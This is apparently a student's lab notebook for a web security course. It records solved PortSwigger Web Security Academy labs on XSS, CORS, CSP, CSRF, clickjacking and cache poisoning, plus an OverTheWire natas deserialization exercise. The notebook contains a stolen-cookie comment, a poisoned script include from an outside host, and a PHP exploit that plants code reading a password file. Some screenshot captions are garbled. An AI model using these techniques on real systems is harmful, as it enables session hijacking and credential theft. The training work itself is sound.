Form Data view source view URL-encoded

csrf: N93gdwUL7JW69QjEvNz0zKwVIjkAxBb
postId: 1
comment: session=bReU2ZkvNbvrWk439d2zv7wZydX8qNvF
name: matt adler
email: madler@pdx.edu
website: https://foo.com

27. -

← → C ac7e1fec1e194a30c0571ed6009600fd.web-security-academy.net/post?postId=1

Web Security Academy

Exploiting cross-site scripting to steal cookies

LAB Solved

Congratulations, you solved the lab!

Share your skills! Continue learning >

Wednesday #largest...

CS510 Assignment... Wednesday Go to 1:...

February 1, 2022 at 6:07 PM

Madler

Home | My account

- Take a screenshot showing completion of the level that includes your OdinId

Web Security Academy

Exploiting cross-site scripting to capture passwords

Back to lab description >

LAB Solved

Congratulations, you solved the lab!

Share your skills! Continue learning >

Wednesday low = 0

similar to gaussi... Wednesday #rlistin...

February 1, 2022 at 6:07 PM

Madler

Home | My account | Log out

● Take a screenshot showing completion of the level that includes your OdinId

1. cors (1)

Remote Address: 18.200.141.238:443
Referrer Policy: strict-origin-when-cross-origin

Response Headers View parsed

HTTP/1.1 200 OK
Access-Control-Allow-Credentials: true
Content-Type: application/json; charset=utf-8
Content-Encoding: gzip
Connection: close
Content-Length: 150

Show a screenshot of the headers in the response to see that the site simply reflects the header in Access-Control-Allow-Origin:

```
(env) (base) Matthews-MacBook-Air:labs3.2 matthewadler$ python 1.py
{'Access-Control-Allow-Origin': 'https://madler.com', 'Access-Control-Allow-Credentials': 'true', 'Content-Type': 'application/json; charset=utf-8', 'Content-Encoding': 'gzip', 'Connection': 'close', 'Content-Length': '150'}
```

2. -

Take a screenshot of the API key and include it in your lab notebook.

My Account

Please fill out this field.

Your username is: wiener

Your API Key is: 43FLXiYkKwlm9FTEKOxaMUsD0OaNkjKZ

- Take a screenshot of the API key as it appears in the browser window.

- Take a screenshot showing completion of the level that includes your OdinId

[Back to lab description >](#)

Congratulations, you solved the lab!

[Share your skills!](#) [Continue learning](#)

Notes February 1, 2022 at 6:07 PM

Madler

Home | My account | Log out

- Take a screenshot of the page result that includes the URL in the browser

← → ⌂ Not Secure | 34.127.20.236:4321/?user=madler

Hello, madler

changed by inline script

changed by origin script

changed by remote script

Notes February 1, 2022 at 6:07 PM

Madler
2/1/22 Windscribe us...
Notes

1.7 step4
1/24/22 ...Madler'), '...

- Find the Content-Security-Policy: response header in the original request and take a screenshot showing it has been set properly

▼ Response Headers [View source](#)

Connection: keep-alive
Content-Length: 540
Content-Security-Policy: default-src 'none'

A screenshot of a browser window. At the top, there's a dark header bar with three colored circles (red, yellow, green) and some icons. Below it, the main content area shows a note card. The note has a title "Madler" in yellow, a timestamp "2/1/22 Windscribe us...", and a "Notes" button. To the right of the note, the date "February 1, 2022" is visible. The background of the page is dark.

8. Content-Security-Policy examples

Example #1

- Take a screenshot of the page result that includes the URL in the browser

A screenshot of a browser showing a red status bar at the top with the text "Not Secure | 34.127.20.236:4321/?user=madler".

Hello, madler

changed by inline script

changed by origin script

changed by remote script

Example #2

- Find the Content-Security-Policy: response header in the original request and take a screenshot showing it has been set properly

▼ Response Headers View source

Connection: keep-alive

Content-Length: 538

Content-Security-Policy: default-src 'none'

Content-Type: text/html; charset=utf-8

Date: Tue, 22 Feb 2022 02:34:25 GMT

ETag: W/"21a-ogStWcgxAPYewKKS604G52s7J0"

X-Powered-By: Express

- Take a screenshot of the console output showing all scripts blocked

Hello, madler

is this going to be changed by inline script?

is this going to be changed by origin script?

is this going to be changed by remote script?

```
Refused to execute inline script because it violates the following Content Security Policy directive: "default-src 'none'". Either the 'unsafe-inline' keyword, a hash ('sha256-iVLBGGoRvgVlXCKTSxy93HYrfSgD17X9FbrCR+s8='), or a nonce ('nonce-...') is required to enable inline execution. Note also that 'script-src' was not explicitly set, so 'default-src' is used as a fallback.  
Refused to load the script 'http://34.127.20.236:4321/script.js?id=ori' because it violates the following Content Security Policy directive: "default-src 'none'". Note that 'script-src-elem' was not explicitly set, so 'default-src' is used as a fallback.  
Refused to load the script 'http://34.127.20.236:1234/script.js?id=rem' because it violates the following Content Security Policy directive: "default-src 'none'". Note that 'script-src-elem' was not explicitly set, so 'default-src' is used as a fallback.
```

- Take a screenshot of the page result that includes the URL in the browser

Hello, madler

is this going to be changed by inline script?

is this going to be changed by origin script?

is this going to be changed by remote script?

Example #3


- Take a screenshot of the console output showing the scripts that have been blocked. Explain why these results differ from the previous example. The url parameter CSP was set to 'self', which modifies the origin element via script downloaded from the same-origin. Therefore, content from current origin is allowed, but not its subdomains.
-

Hello, madler

is this going to be changed by inline script?

changed by origin script

is this going to be changed by remote script?



- Take a screenshot of the page result that includes the URL in the browser



Hello, madler


is this going to be changed by inline script?

changed by origin script


is this going to be changed by remote script?

Example #4

- Take a screenshot of the console output showing the scripts that have been blocked. Explain why these results differ from the previous example based on the additional options given. Csp parameter sets kind of policy that is executed. Looks like no CSP directives were violated and so all elements were explicitly set.



- Take a screenshot of the page result that includes the URL in the browser



3.3: CSRF

1. csrf (1)

- Take a screenshot showing completion of the level that includes your OdinId

The screenshot shows the 'Web Security Academy' logo at the top left. To its right is the title 'CSRF vulnerability with no defenses'. A green button labeled 'LAB Solved' with a checkmark icon is on the far right. Below the title, a link 'Back to lab description >' is visible. A large orange banner at the top says 'Congratulations, you solved the lab!'. On the right side of the banner are buttons for 'Share your skills!' and 'Continue learning >'. Below the banner is a dark-themed browser window showing a timeline entry: 'February 1, 2022 at 6:07 PM' with 'Meander' and 'Madler' listed. At the bottom right of the browser window are links 'Home' and 'My account'. The overall background is white with some light gray shadows.

3. csrf (2)

- Take a screenshot of the result showing that the exploit has failed

The screenshot shows a browser window with a red address bar containing the URL 'exploit-ac7e1f8c1e51967ec0c94ba101100044.web-security-academy.net/%7Bsite%7D/my-account/change-email'. The main content area displays an error message: "'Resource not found - Academy Exploit Server'". Below this is a dark-themed browser window showing a timeline entry: 'February 1, 2022 at 6:07 PM' with 'Meander' and 'Madler' listed. The overall background is white with some light gray shadows.

- Take a screenshot showing completion of the level that includes your OdinId

The screenshot shows the 'Web Security Academy' logo at the top left. To its right is the title 'CSRF where token validation depends on request method'. A green button labeled 'LAB Solved' with a checkmark icon is on the far right. Below the title, a link 'Back to lab description >' is visible. A large orange banner at the top says 'Congratulations, you solved the lab!'. On the right side of the banner are buttons for 'Share your skills!' and 'Continue learning >'. Below the banner is a dark-themed browser window showing a timeline entry: 'February 1, 2022 at 6:07 PM' with 'Meander' and 'Madler' listed. At the bottom right of the browser window are links 'Home' and 'My account'. The overall background is white with some light gray shadows.

4. csrf (3)

The screenshot shows a completed lab page from the Web Security Academy. At the top, it says "CSRF where token is not tied to user session" and has a green "Solved" button. Below that, a message says "Congratulations, you solved the lab!". There are two "Share your skills!" buttons, one for each user who solved it. The interface includes a toolbar with icons like back, forward, and search, and a note creation section. The note area shows a note titled "Meander" from "Madler" dated February 1, 2022 at 6:07 PM.

5. csrf (4)

- Take a screenshot of the entire HTTP response header that includes your OdinId

The screenshot shows the "Response Headers" section of a browser developer tools network tab. It displays the following headers:
HTTP/1.1 200 OK
Set-Cookie: LastSearchTerm=madler; Secure; HttpOnly
Content-Type: text/html; charset=utf-8
Content-Encoding: gzip
Connection: close
Content-Length: 1037

- How many cookies are returned? What are their names? 1, lastSearchTerm.
- How have `foo` and `bar` been interpreted? Search term has an injected new line. New header injected into response header.
- How many cookies have been returned? 2 cookies. Madler and foo.


6. -

- Explain the results. Give one reason why a developer would choose to implement CSRF protection in this manner. If CSRF token in cookie matches cookie in form submission then no need to store CSRF token on server. CSRF is delivered back and set on the client.
- What status code is returned? What is the value of the `csrf` field in the HTML form that is given back as a response? Status code return is 200. CSRF value is odin userName: madler.

- How might a developer use a keyed hash function on the server to prevent this request from succeeding without being forced to store each token? One could add a secret token to the origin page's forms or links for sensitive requests so that an attacker doesn't spoof the request since victim's token is unknown

7. -

- Take a screenshot of the page that you are sent to for your lab notebook




- Take a screenshot showing completion of the level that includes your OdinId

9. csrf (5)

- What status code and response text is returned? 400
- What status code is returned? 200

10. -

- Take a screenshot of the page that is returned including its URL



- Take a screenshot showing completion of the level that includes your OdinId


A screenshot of the Web Security Academy interface for the "CSRF with broken Referer validation" lab. The title bar says "Web Security Academy" with a lightning bolt icon. To the right, there is a green button labeled "LAB Solved" with a checkmark icon. Below the title, it says "Congratulations, you solved the lab!" and "Back to lab description >". On the right, there are buttons for "Share your skills!" and "Continue learning >". The main content area shows a note-taking application interface identical to the one in the previous screenshot, with notes from "Meander" and "Madler". The URL in the browser's address bar is "security-academy.net/exploit".

11. cross-site-scripting/exploiting

- Take a screenshot showing completion of the level that includes your OdinId

A screenshot of the Web Security Academy interface for the "Exploiting XSS to perform CSRF" lab. The title bar says "Web Security Academy" with a lightning bolt icon. To the right, there is a green button labeled "LAB Solved" with a checkmark icon. Below the title, it says "Congratulations, you solved the lab!" and "Back to lab description >". On the right, there are buttons for "Share your skills!" and "Continue learning >". The main content area shows a note-taking application interface identical to the ones in the previous screenshots, with notes from "Meander" and "Madler". The URL in the browser's address bar is "security-academy.net/exploit". At the bottom right of the page, there are links for "Home | My account | Log out".

- Take a screenshot showing completion of the level that includes your OdinId



WebSecurity Academy Basic clickjacking with CSRF token protection LAB Solved

Congratulations, you solved the lab!

Share your skills! Continue learning >

Meander 2/2/22 #largest,smal... Madler

February 1, 2022 at 6:07 PM

Home | My account | Log out

3.4: Clickjacking

4. clickjacking (2)

- In the form's HTML, how many fields are present? Which one has been prefilled with a value? Email, CSRF. CSRF is prefilled
- Take a screenshot showing that the form in the transparent <iframe> has been prefilled similar to below



Clickjacking with form input data prefilled from a URL parameter

LAB

Not solved



[Go to exploit server](#)

[Back to lab description >>](#)

[Home](#) | [My account](#) | [Log out](#)

My Account

Your username is: wiener

Your email is: wiener@normal-user.net

Email

madler@pdx.edu

[Update email](#)

Click me

- Take a screenshot showing completion of the level that includes your OdinId

The screenshot shows a browser window for the URL `acc71f311e25a27dc0d337f100c400f0.web-security-academy.net`. The page title is "Web Security Academy" with a lightning bolt icon. The main content is titled "Clickjacking with form input data prefilled from a URL parameter". A green button labeled "LAB" with a checkmark icon is next to a "Solved" button. Below the title, there's a link "Back to lab description »". An orange banner at the bottom says "Congratulations, you solved the lab!" with "Share your skills!" and "Continue learning »" buttons. The browser interface includes standard controls like back, forward, and search, and a note-taking sidebar with a timestamp of "February 1, 2022 at 6:07 PM". The sidebar shows a note by "Meander" dated "2/22 #largest,smal..." and a note by "Madler".

5. clickjacking (3)

- What is the name of the HTML element that has been updated after the form has been submitted?
- What is the name of the function that is registered as an event listener for when the page is loaded? `XHR.addEventListener()`
- Show the vulnerable line of code in this function and explain why it is subject to an XSS attack.

The screenshot shows the source code for a JavaScript file. It contains a conditional block that checks if the status is 200. If true, it updates the `feedbackResult.innerHTML` with a message including the value of the `name` variable (which is subject to XSS) and then calls `feedbackForm.reset()`. The code is part of a larger script with other functions like `getFeedback` and `submitFeedback`.

6. -


- Take a screenshot that includes the URL demonstrating successful injection

The screenshot shows a web browser window with a feedback form. The form fields are populated with "matt", "madler@pdx.edu", "foo", and "bar". The browser's developer tools are open, specifically the Elements tab, which displays the page's HTML structure. A script tag in the DOM contains a long string of characters, likely a payload, starting with '<script src="/resources/labheader/js/labHeader.js"></script>'.

- matt
- Did the payload get successfully returned into the page? No.
- Did the payload execute? If not, what might be the reason? Did not execute. In a DOM based XSS, we need to invoke the java script cookie via an error. I.e. render image source, fail, then render javascript source.

7. -

- Take a screenshot showing the location of the "Click me" element on the underlying feedback page.



- Take a screenshot showing completion of the level that includes your OdinId

exploit-acae1f851e096ba7c0899553019f00c1.web-security-academy.net

WebSecurity Academy

Exploiting clickjacking vulnerability to trigger DOM-based XSS

Back to lab description >

LAB Solved

Congratulations, you solved the lab!

Congratulations, you solved the lab!

Share your skills! Continue learning

Share your skills! Continue learning

February 1, 2022 at 6:07 PM


Meander
2/2/22 #largest,smal...

Madler

academy.net/exploit


8. Prevention (X-Frame-Options)

- Show a screenshot of what Google passes back with in its X-Frame-Options: header.




```
X-Frame-Options: SAMEORIGIN
Set-Cookie: 1P_JAR=2022-02-14-00; expires=Wed, 16-Mar-2022 00:25:50 GMT; path=/; domain=.google.com; Secure
Set-Cookie: NID=511=LedBqewt3ENIQT4QTrI-c5UB3diQ2GSARV8KK11gcvx0BNKec0mDxdvYC9gy4TSmwvl02wc15kPskcdZbNtRw3jTcMTNEObt7_UtZhiKUOjce4AlidionK03meehusc07fmAH9961n0P
HjZ9iVHKhC5dTHGkh1Llu18k; expires=Tue, 16-Aug-2022 00:25:50 GMT; path=/; domain=.google.com; HttpOnly
Accept-Ranges: none
Vary: Accept-Encoding
```


- If not, show the error in the console and explain the results.



- Show a screenshot of what OregonCTF passes back. Is there a X-Frame-Options: header?
No.



- If not, show the error in the console and explain the results.



9. web-cache-poisoning/exploiting

- Take a screenshot of the three response headers and their values that indicate this

▼ Response Headers [View source](#)

Age: 0

Cache-Control: max-age=30

Connection: close

Content-Encoding: gzip

Content-Length: 1737

Content-Type: text/html; charset=utf-8

X-Cache: miss

- Take a screenshot of the three response headers indicating the miss

Response Headers

- HTTP/1.1 200 OK
- Content-Type: text/html; charset=UTF-8
- Cache-Control: max-age=30
- Age: 0
- X-Cache: miss
- Content-Encoding: gzip
- Connection: close
- Content-Length: 1737

Top Hits

Madler
4:59 PM Windscribe...
Notes

Notes

1.7 step4
1/24/22 Madler! :)

- Take a screenshot of the poisoned link for your lab notebook as shown below.

```
... ▶ <body> == $0
    |   <script type="text/javascript" src="//madler.net/resources/js/tracking.js">
    |   </script>
    |   <script src="/resources/labheader/js/labHeader.js"></script>
    |▶ <div id="academyLabHeader">...</div>
    |▶ <div theme="ecommerce">...</div>
    |</body>
</html>
```

10. -

3.5: Insecure Deserialization (PHP)

3. Reverse the cookie

- Highlight the coordinates you entered previously via the UI in the decoded output for your lab notebook

```
(base) matthewadler@Matthews-Air labs3.5 % base64 --decode cookie.txt
a:2:{i:0;a:4:{s:2:"x1";s:1:"0";s:2:"y1";s:1:"0";s:2:"x2";s:3:"100";s:2:"y2"
;s:3:"200";}i:1;a:4:{s:2:"x1";s:1:"0";s:2:"y1";s:1:"0";s:2:"x2";s:3:"200";s
:2:"y2";s:3:"200";}
(base) matthewadler@Matthews-Air labs3.5 %
```

3.5: Insecure Deserialization (PHP)

9. Win!

Access the file that you created via the malicious Logger class from your web browser to reveal the password to natas27.

- Take a screenshot of it with your OdinID to include in your lab notebook. Refer to screenshots below for process and results

Visit <http://natas27.natas.labs.overthewire.org/> and enter the password to get to the next level.

- Take another screenshot with your OdinID in the Username field for your lab notebook. Refer to screenshots below for process and results

exploit:

```
exploit.php — w22websec-madler-matthew-adler
25.py      exploit.php ×    madler.php

labCode > labs3.5 > exploit.php

1  <?php
2  class Logger{
3      private $logFile;
4      private $initMsg;
5      private $exitMsg;
6
7      function __construct($file){
8          $this->initMsg="";
9          $this->exitMsg=<?php passthru(\"cat /etc/natas_webpass/natas27\") ?>;
10         $this->logFile = "img/madler.php";
11
12         $fd=fopen($this->logFile,"a+");
13         fwrite($fd,$this->initMsg);
14         fclose($fd);
15     }
16
17     function log($msg){
18         $fd=fopen($this->logFile,"a+");
19         fwrite($fd,$this->$msg."\n");
20         fclose($fd);
21     }
22
23     function __destruct(){
24         $fd=fopen($this->logFile,"a+");
25         fwrite($fd,$this->exitMsg);
26         fclose($fd);
27     }
28     //print serialize(new Logger(''));
29     print base64_encode(serialize(new Logger('')));
30 ?>
31
```

Payload:

```
